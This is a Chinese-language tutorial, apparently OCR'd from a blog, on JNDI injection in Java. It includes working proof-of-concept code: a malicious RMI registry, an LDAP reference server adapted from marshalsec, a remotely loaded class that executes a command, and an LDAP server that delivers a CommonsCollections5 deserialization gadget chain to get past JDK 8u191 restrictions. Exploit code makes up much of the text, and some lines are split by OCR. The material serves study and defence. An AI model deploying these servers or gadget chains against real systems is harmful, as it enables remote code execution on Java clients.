JNDI 注入学习 | 七友

> JNDIJNDI（全称 Java Naming and Directory Interface）是用于目录服务的 Java API，它允许 Java 客户端通过名称发现和查找数据和资源（以 Java 对象的形式）。

JNDI（全称 `Java Naming and Directory Interface` ）是用于目录服务的 Java API，它允许 Java 客户端通过名称发现和查找数据和资源 (以 Java 对象的形式)。与与主机系统接口的所有 Java api 一样，JNDI 独立于底层实现。此外，它指定了一个服务提供者接口 (SPI)，该接口允许将目录服务实现插入到框架中。通过 JNDI 查询的信息可能由服务器、文件或数据库提供，选择取决于所使用的实现。

`JNDI` 注入简单来说就是在 `JNDI` 接口在初始化时，如： `InitialContext.lookup(URI)` ，如果 URI 可控，那么客户端就可能会被攻击

通过 RMI 进行 JNDI 注入，攻击者构造的恶意 RMI 服务器向客户端返回一个 `Reference` 对象， `Reference` 对象中指定从远程加载构造的恶意 `Factory` 类，客户端在进行 `lookup` 的时候，会从远程动态加载攻击者构造的恶意 `Factory` 类并实例化，攻击者可以在构造方法或者是静态代码等地方加入恶意代码。

`javax.naming.Reference` 构造方法为： `Reference(String className, String factory, String factoryLocation)` ，

1. `className` – 远程加载时所使用的类名
2. `classFactory` – 加载的 `class` 中需要实例化类的名称
3. `classFactoryLocation` – 提供 `classes` 数据的地址可以是 `file/ftp/http` 等协议

因为 `Reference` 没有实现 `Remote` 接口也没有继承 `UnicastRemoteObject` 类，故不能作为远程对象 bind 到注册中心，所以需要使用 `ReferenceWrapper` 对 `Reference` 的实例进行一个封装。

服务端代码如下：

```
package demo;

import com.sun.jndi.rmi.registry.ReferenceWrapper;

import javax.naming.Reference;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;


public class RMIServer {

    public static void main(String[] args) throws Exception{
        Registry registry= LocateRegistry.createRegistry(7777);

        Reference reference = new Reference("test", "test", "http://localhost/");
        ReferenceWrapper wrapper = new ReferenceWrapper(reference);
        registry.bind("calc", wrapper);

    }
}
```


恶意代码（`test.class`），将其编译好放到可访问的 `http` 服务器

```
import java.lang.Runtime;

public class test{
```

```
    public test() throws Exception{
        Runtime.getRuntime().exec("calc");
    }
}
```

当客户端通过 `InitialContext().lookup("rmi://127.0.0.1:7777/calc")` 获取远程对象时，会执行我们的恶意代码

```
package demo;

import javax.naming.InitialContext;

public class JNDI_Test {
    public static void main(String[] args) throws Exception{

        new InitialContext().lookup("rmi://127.0.0.1:7777/calc");
    }
}
```






image.png

其调用栈如下：

```
getObjectFactoryFromReference:163, NamingManager (javax.naming.spi)
getObjectInstance:319, NamingManager (javax.naming.spi)
decodeObject:456, RegistryContext (com.sun.jndi.rmi.registry)
lookup:120, RegistryContext (com.sun.jndi.rmi.registry)
lookup:203, GenericURLContext (com.sun.jndi.toolkit.url)
lookup:411, InitialContext (javax.naming)
main:7, JNDI_Test (demo)
```

前面的那几步是获取上下文信息的这里不过多展开，主要讲关键那几步。跟进 `com.sun.jndi.rmi.registry.RegistryContext#decodeObject` ，这里是将从服务端返回的 `ReferenceWrapper_Stub` 获取 `Reference` 对象。

```
private Object decodeObject(Remote var1, Name var2) throws NamingException {
    try {
        Object var3 = var1 instanceof RemoteReference ? ((RemoteReference)var1).getReferenc
e() : var1;
        return NamingManager.getObjectInstance(var3, var2, this, this.environment);
    } catch (NamingException var5) {
        throw var5;
    } catch (RemoteException var6) {
        throw (NamingException)wrapRemoteException(var6).fillInStackTrace();
    } catch (Exception var7) {
        NamingException var4 = new NamingException();
```

```
            var4.setRootCause(var7);
            throw var4;
        }
    }
```

跟进 `javax.naming.spi.NamingManager#getObjectInstance` ，此处为获取 `Factory` 类的实例。

```
public static Object
    getObjectInstance(Object refInfo, Name name, Context nameCtx,
                      Hashtable<?,?> environment)
    throws Exception
{

    ObjectFactory factory;



    Object answer;

    if (ref != null) {
        String f = ref.getFactoryClassName();
        if (f != null) {


            factory = getObjectFactoryFromReference(ref, f);
            if (factory != null) {
                return factory.getObjectInstance(ref, name, nameCtx,
                                                 environment);
            }



            return refInfo;

        } else {



            answer = processURLAddrs(ref, name, nameCtx, environment);
            if (answer != null) {
```

```
                return answer;
            }
        }
    }


    answer =
        createObjectFromFactories(refInfo, name, nameCtx, environment);
    return (answer != null) ? answer : refInfo;
}
```

跟进 `javax.naming.spi.NamingManager#getObjectFactoryFromReference` ，此处 `clas = helper.loadClass(factoryName);` 尝试从本地加载 `Factory` 类，如果不存在本地不存在此类，则会从 `codebase` 中加载： `clas = helper.loadClass(factoryName, codebase);` 会从远程加载我们恶

意 class，然后在 `return` 那里 `return (clas != null) ? (ObjectFactory) clas.newInstance() : null;` 对我们的恶意类进行一个实例化，进而加载我们的恶意代码。

```
static ObjectFactory getObjectFactoryFromReference(
    Reference ref, String factoryName)
    throws IllegalAccessException,
    InstantiationException,
    MalformedURLException {
    Class clas = null;


    try {
         clas = helper.loadClass(factoryName);
    } catch (ClassNotFoundException e) {


    }



    String codebase;
    if (clas == null &&
            (codebase = ref.getFactoryClassLocation()) != null) {
```

```
        try {
            clas = helper.loadClass(factoryName, codebase);
        } catch (ClassNotFoundException e) {
        }
    }

    return (clas != null) ? (ObjectFactory) clas.newInstance() : null;
}
```

`com.sun.naming.internal.VersionHelper12#loadClass` 具体代码如下，可以看到他是通过 `URLClassLoader` 从远程动态加载我们的恶意类。

```
public Class loadClass(String className, String codebase)
    throws ClassNotFoundException, MalformedURLException {

    ClassLoader parent = getContextClassLoader();
    ClassLoader cl =
             URLClassLoader.newInstance(getUrlArray(codebase), parent);

    return loadClass(className, cl);
}
```

对于这种利用方式 Java 在其 `JDK 6u132、7u122、8u113` 中进行了限制，`com.sun.jndi.rmi.object.trustURLCodebase` 默认值变为 `false`

```
static {
    PrivilegedAction var0 = () -> {
        return System.getProperty("com.sun.jndi.rmi.object.trustURLCodebase", "false");
    };
    String var1 = (String)AccessController.doPrivileged(var0);
    trustURLCodebase = "true".equalsIgnoreCase(var1);
}
```

如果从远程加载则会抛出异常

```
if (var8 != null && var8.getFactoryClassLocation() != null && !trustURLCodebase) {
```

```
    throw new ConfigurationException("The object factory is untrusted. Set the system prope
rty 'com.sun.jndi.rmi.object.trustURLCodebase' to 'true'.");
}
```

```
Exception in thread "main" javax.naming.ConfigurationException: The object factory is untru
sted. Set the system property 'com.sun.jndi.rmi.object.trustURLCodebase' to 'true'.
        at com.sun.jndi.rmi.registry.RegistryContext.decodeObject(RegistryContext.java:495)
        at com.sun.jndi.rmi.registry.RegistryContext.lookup(RegistryContext.java:138)
        at com.sun.jndi.toolkit.url.GenericURLContext.lookup(GenericURLContext.java:205)
        at javax.naming.InitialContext.lookup(InitialContext.java:417)
        at demo.JNDI_Test.main(JNDI_Test.java:7)
```

`LDAP` ，全称 `Lightweight Directory Access Protocol` ，即轻量级目录访问协议，和 Windows 域中的 `LDAP` 概念差不多，这里就不进行过多展开了。

JDK < 8u191

我们在上面讲了在 `JDK 6u132` ， `JDK 7u122` ， `JDK 8u113` 中 Java 限制了通过 `RMI` 远程加载 `Reference` 工厂类， `com.sun.jndi.rmi.object.trustURLCodebase` 、 `com.sun.jndi.cosnaming.object.trustURLCodebase` 的默认值变为了 `false` ，即默认不允许通过 RMI 从远程的 `Codebase` 加载 `Reference` 工厂类。

但是需要注意的是 JNDI 不仅可以从通过 RMI 加载远程的 Reference 工厂类，也可以通过 LDAP 协议加载远程的 Reference 工厂类，但是在之后的版本 Java 也对 LDAP Reference 远程加载 `Factory` 类进行了限制，在 `JDK 11.0.1` 、 `8u191` 、 `7u201` 、 `6u211` 之后 `com.sun.jndi.ldap.object.trustURLCodebase` 属性的值默认为 `false` ，对应的 CVE 编号为： `CVE-2018-3149`

起一个 LDAP 服务，代码改自 `marshalsec`

```
package demo;

import java.net.InetAddress;
```

```
import java.net.MalformedURLException;
import java.net.URL;

import javax.net.ServerSocketFactory;
import javax.net.SocketFactory;
import javax.net.ssl.SSLSocketFactory;

import com.unboundid.ldap.listener.InMemoryDirectoryServer;
import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig;
import com.unboundid.ldap.listener.InMemoryListenerConfig;
import com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult;
import com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor;
import com.unboundid.ldap.sdk.Entry;
import com.unboundid.ldap.sdk.LDAPException;
import com.unboundid.ldap.sdk.LDAPResult;
import com.unboundid.ldap.sdk.ResultCode;

public class LDAPRefServer {

    private static final String LDAP_BASE = "dc=example,dc=com";

    public static void main ( String[] tmp_args ) {
        String[] args=new String[]{"http://192.168.43.88/#test"};
        int port = 7777;

        try {
            InMemoryDirectoryServerConfig config = new InMemoryDirectoryServerConfig(LDAP_B
ASE);
            config.setListenerConfigs(new InMemoryListenerConfig(
                    "listen", //$NON-NLS-1$
                    InetAddress.getByName("0.0.0.0"), //$NON-NLS-1$
                    port,
                    ServerSocketFactory.getDefault(),
                    SocketFactory.getDefault(),
                    (SSLSocketFactory) SSLSocketFactory.getDefault()));

            config.addInMemoryOperationInterceptor(new OperationInterceptor(new URL(args[ 0
])));
            InMemoryDirectoryServer ds = new InMemoryDirectoryServer(config);
```

```
            System.out.println("Listening on 0.0.0.0:" + port); //$NON-NLS-1$
            ds.startListening();

        }
        catch ( Exception e ) {
            e.printStackTrace();
        }
    }

    private static class OperationInterceptor extends InMemoryOperationInterceptor {

        private URL codebase;

        public OperationInterceptor ( URL cb ) {
            this.codebase = cb;
        }


        @Override
        public void processSearchResult ( InMemoryInterceptedSearchResult result ) {
            String base = result.getRequest().getBaseDN();
            Entry e = new Entry(base);
            try {
                sendResult(result, base, e);
            }
            catch ( Exception e1 ) {
                e1.printStackTrace();
            }
        }

        protected void sendResult ( InMemoryInterceptedSearchResult result, String base, En
try e ) throws LDAPException, MalformedURLException {
            URL turl = new URL(this.codebase, this.codebase.getRef().replace('.', '/').conc
at(".class"));
            System.out.println("Send LDAP reference result for " + base + " redirecting to
 " + turl);
            e.addAttribute("javaClassName", "foo");
            String cbstring = this.codebase.toString();
            int refPos = cbstring.indexOf('#');
            if ( refPos > 0 ) {
```


```
                cbstring = cbstring.substring(0, refPos);
            }
            e.addAttribute("javaCodeBase", cbstring);
            e.addAttribute("objectClass", "javaNamingReference"); //$NON-NLS-1$
            e.addAttribute("javaFactory", this.codebase.getRef());
            result.sendSearchEntry(e);
            result.setResult(new LDAPResult(0, ResultCode.SUCCESS));
        }
    }
}
```

服务端需要添加如下依赖：

```
<dependency>
    <groupId>com.unboundid</groupId>

    <artifactId>unboundid-ldapsdk</artifactId>
    <version>3.1.1</version>
</dependency>
```

客户端

```
package demo;

import javax.naming.InitialContext;

public class JNDI_Test {
    public static void main(String[] args) throws Exception{
        Object object=new InitialContext().lookup("ldap://127.0.0.1:7777/calc");
    }
}
```






image.png

调用栈

```
getObjectFactoryFromReference:142, NamingManager (javax.naming.spi)
getObjectInstance:189, DirectoryManager (javax.naming.spi)
c_lookup:1085, LdapCtx (com.sun.jndi.ldap)
p_lookup:542, ComponentContext (com.sun.jndi.toolkit.ctx)
lookup:177, PartialCompositeContext (com.sun.jndi.toolkit.ctx)
lookup:205, GenericURLContext (com.sun.jndi.toolkit.url)
lookup:94, ldapURLContext (com.sun.jndi.url.ldap)
lookup:417, InitialContext (javax.naming)
main:7, JNDI_Test (demo)
```

其调用和 RMI 差不多，只不过 LDAP 前面多几步加载上下文的调用，其核心还是通过 `Reference` 加载远程的 `Factory` 类，最终调用也是 RMI 一样

`javax.naming.spi.NamingManager#getObjectFactoryFromReference`

```
static ObjectFactory getObjectFactoryFromReference(
    Reference ref, String factoryName)
```

```
    throws IllegalAccessException,
    InstantiationException,
    MalformedURLException {
    Class<?> clas = null;


    try {
         clas = helper.loadClass(factoryName);
    } catch (ClassNotFoundException e) {


    }



    String codebase;
    if (clas == null &&
            (codebase = ref.getFactoryClassLocation()) != null) {
        try {
            clas = helper.loadClass(factoryName, codebase);
        } catch (ClassNotFoundException e) {
        }
    }

    return (clas != null) ? (ObjectFactory) clas.newInstance() : null;
}
```

该利用方法在 JDK 11.0.1 、 8u191 、 7u201 、 6u211 中也进行了修复，

com.sun.jndi.ldap.object.trustURLCodebase 属性的值默认为 false

```
private static final String TRUST_URL_CODEBASE_PROPERTY =
        "com.sun.jndi.ldap.object.trustURLCodebase";

private static final String trustURLCodebase =
        AccessController.doPrivileged(
            new PrivilegedAction<String>() {
                public String run() {
                    try {
                    return System.getProperty(TRUST_URL_CODEBASE_PROPERTY,
```

```
                    "false");
                } catch (SecurityException e) {
                return "false";
                }
            }
        }
    );
```

如果 `trustURLCodebase` 为 false 则直接返回 `null`

```
public Class<?> loadClass(String className, String codebase)
        throws ClassNotFoundException, MalformedURLException {
    if ("true".equalsIgnoreCase(trustURLCodebase)) {
        ClassLoader parent = getContextClassLoader();
        ClassLoader cl =

                URLClassLoader.newInstance(getUrlArray(codebase), parent);

        return loadClass(className, cl);
    } else {
        return null;
    }
}
```

JDK >= 8u191

关于 `JDK >= 8u191` 的利用目前公开有两种绕过的方法，这里测试的 JDK 版本为 `JDK 8u202`

通过反序列

通过反序列，那么前提是客户端得有可用的 `Gadgets`

服务端参考 `marshalsec.jndi.LDAPRefServer` ，简单修改一下即可，这里使用的 `Gadget` 是 `CommonsCollections5`

```
package demo;

import com.unboundid.ldap.listener.InMemoryDirectoryServer;
import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig;
import com.unboundid.ldap.listener.InMemoryListenerConfig;
import com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult;
import com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor;
import com.unboundid.ldap.sdk.Entry;
import com.unboundid.ldap.sdk.LDAPResult;
import com.unboundid.ldap.sdk.ResultCode;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import javax.management.BadAttributeValueExpException;
import javax.net.ServerSocketFactory;
import javax.net.SocketFactory;
import javax.net.ssl.SSLSocketFactory;
import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.net.InetAddress;
import java.net.URL;
import java.util.HashMap;
import java.util.Map;

public class LDAPServer {
    private static final String LDAP_BASE = "dc=example,dc=com";

    public static void main ( String[] tmp_args ) throws Exception{
        String[] args=new String[]{"http://192.168.43.88/#test"};
        int port = 6666;

        InMemoryDirectoryServerConfig config = new InMemoryDirectoryServerConfig(LDAP_BAS
```


```
E);
        config.setListenerConfigs(new InMemoryListenerConfig(
                "listen",
                InetAddress.getByName("0.0.0.0"),
                port,
                ServerSocketFactory.getDefault(),
                SocketFactory.getDefault(),
                (SSLSocketFactory) SSLSocketFactory.getDefault()));

        config.addInMemoryOperationInterceptor(new OperationInterceptor(new URL(args[ 0
 ])));
        InMemoryDirectoryServer ds = new InMemoryDirectoryServer(config);
        System.out.println("Listening on 0.0.0.0:" + port);
        ds.startListening();
    }


    private static class OperationInterceptor extends InMemoryOperationInterceptor {

        private URL codebase;

        public OperationInterceptor ( URL cb ) {
            this.codebase = cb;
        }

        @Override
        public void processSearchResult ( InMemoryInterceptedSearchResult result ) {
            String base = result.getRequest().getBaseDN();
            Entry e = new Entry(base);
            try {
                sendResult(result, base, e);
            }
            catch ( Exception e1 ) {
                e1.printStackTrace();
            }
        }

        protected void sendResult ( InMemoryInterceptedSearchResult result, String base, En
try e ) throws Exception {
            URL turl = new URL(this.codebase, this.codebase.getRef().replace('.', '/').conc
at(".class"));
```

```
            System.out.println("Send LDAP reference result for " + base + " redirecting to
 " + turl);
            e.addAttribute("javaClassName", "foo");
            String cbstring = this.codebase.toString();
            int refPos = cbstring.indexOf('#');
            if ( refPos > 0 ) {
                cbstring = cbstring.substring(0, refPos);
            }

            e.addAttribute("javaSerializedData",CommonsCollections5());

            result.sendSearchEntry(e);
            result.setResult(new LDAPResult(0, ResultCode.SUCCESS));
        }
    }

    private static byte[] CommonsCollections5() throws Exception{
        Transformer[] transformers=new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod",new Class[]{String.class,Class[].class},
new Object[]{"getRuntime",new Class[]{}}),
                new InvokerTransformer("invoke",new Class[]{Object.class,Object[].class},ne
w Object[]{null,new Object[]{}}),
                new InvokerTransformer("exec",new Class[]{String.class},new Object[]{"calc"
})
        };

        ChainedTransformer chainedTransformer=new ChainedTransformer(transformers);
        Map map=new HashMap();
        Map lazyMap=LazyMap.decorate(map,chainedTransformer);
        TiedMapEntry tiedMapEntry=new TiedMapEntry(lazyMap,"test");
        BadAttributeValueExpException badAttributeValueExpException=new BadAttributeValueEx
pException(null);
        Field field=badAttributeValueExpException.getClass().getDeclaredField("val");
        field.setAccessible(true);
        field.set(badAttributeValueExpException,tiedMapEntry);

        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
```

```
        ObjectOutputStream objectOutputStream = new ObjectOutputStream(byteArrayOutputStrea
m);
        objectOutputStream.writeObject(badAttributeValueExpException);
        objectOutputStream.close();

        return byteArrayOutputStream.toByteArray();
    }

}
```

客户端

```
package demo;

import javax.naming.InitialContext;


public class JNDI_Test {
    public static void main(String[] args) throws Exception{
        Object object=new InitialContext().lookup("ldap://127.0.0.1:6666/calc");
    }
}
```






image.png

调用栈如下：

```
deserializeObject:532, Obj (com.sun.jndi.ldap)
decodeObject:239, Obj (com.sun.jndi.ldap)
c_lookup:1051, LdapCtx (com.sun.jndi.ldap)
p_lookup:542, ComponentContext (com.sun.jndi.toolkit.ctx)
lookup:177, PartialCompositeContext (com.sun.jndi.toolkit.ctx)
lookup:205, GenericURLContext (com.sun.jndi.toolkit.url)
lookup:94, ldapURLContext (com.sun.jndi.url.ldap)
lookup:417, InitialContext (javax.naming)
main:7, JNDI_Test (demo)
```

跟进 `com.sun.jndi.ldap.Obj#decodeObject`

```
static Object decodeObject(Attributes var0) throws NamingException {
    String[] var2 = getCodebases(var0.get(JAVA_ATTRIBUTES[4]));

    try {
        Attribute var1;
        if ((var1 = var0.get(JAVA_ATTRIBUTES[1])) != null) {
            ClassLoader var3 = helper.getURLClassLoader(var2);
            return deserializeObject((byte[])((byte[])var1.get()), var3);
        } else if ((var1 = var0.get(JAVA_ATTRIBUTES[7])) != null) {
            return decodeRmiObject((String)var0.get(JAVA_ATTRIBUTES[2]).get(), (String)var
```

```
1.get(), var2);
        } else {
            var1 = var0.get(JAVA_ATTRIBUTES[0]);
            return var1 == null || !var1.contains(JAVA_OBJECT_CLASSES[2]) && !var1.contains
(JAVA_OBJECT_CLASSES_LOWER[2]) ? null : decodeReference(var0, var2);
        }
    } catch (IOException var5) {
        NamingException var4 = new NamingException();
        var4.setRootCause(var5);
        throw var4;
    }
}
```

此处 `(var1 = var0.get(JAVA_ATTRIBUTES[1])) != null` 判断 `JAVA_ATTRIBUTES[1]` 是否为空，如果不为空则进入 `deserializeObject` 进行反序列操作

其中 `JAVA_ATTRIBUTES` 在 `com.sun.jndi.ldap.Obj` 中定义为

```
static final String[] JAVA_ATTRIBUTES = new String[]{"objectClass", "javaSerializedData",
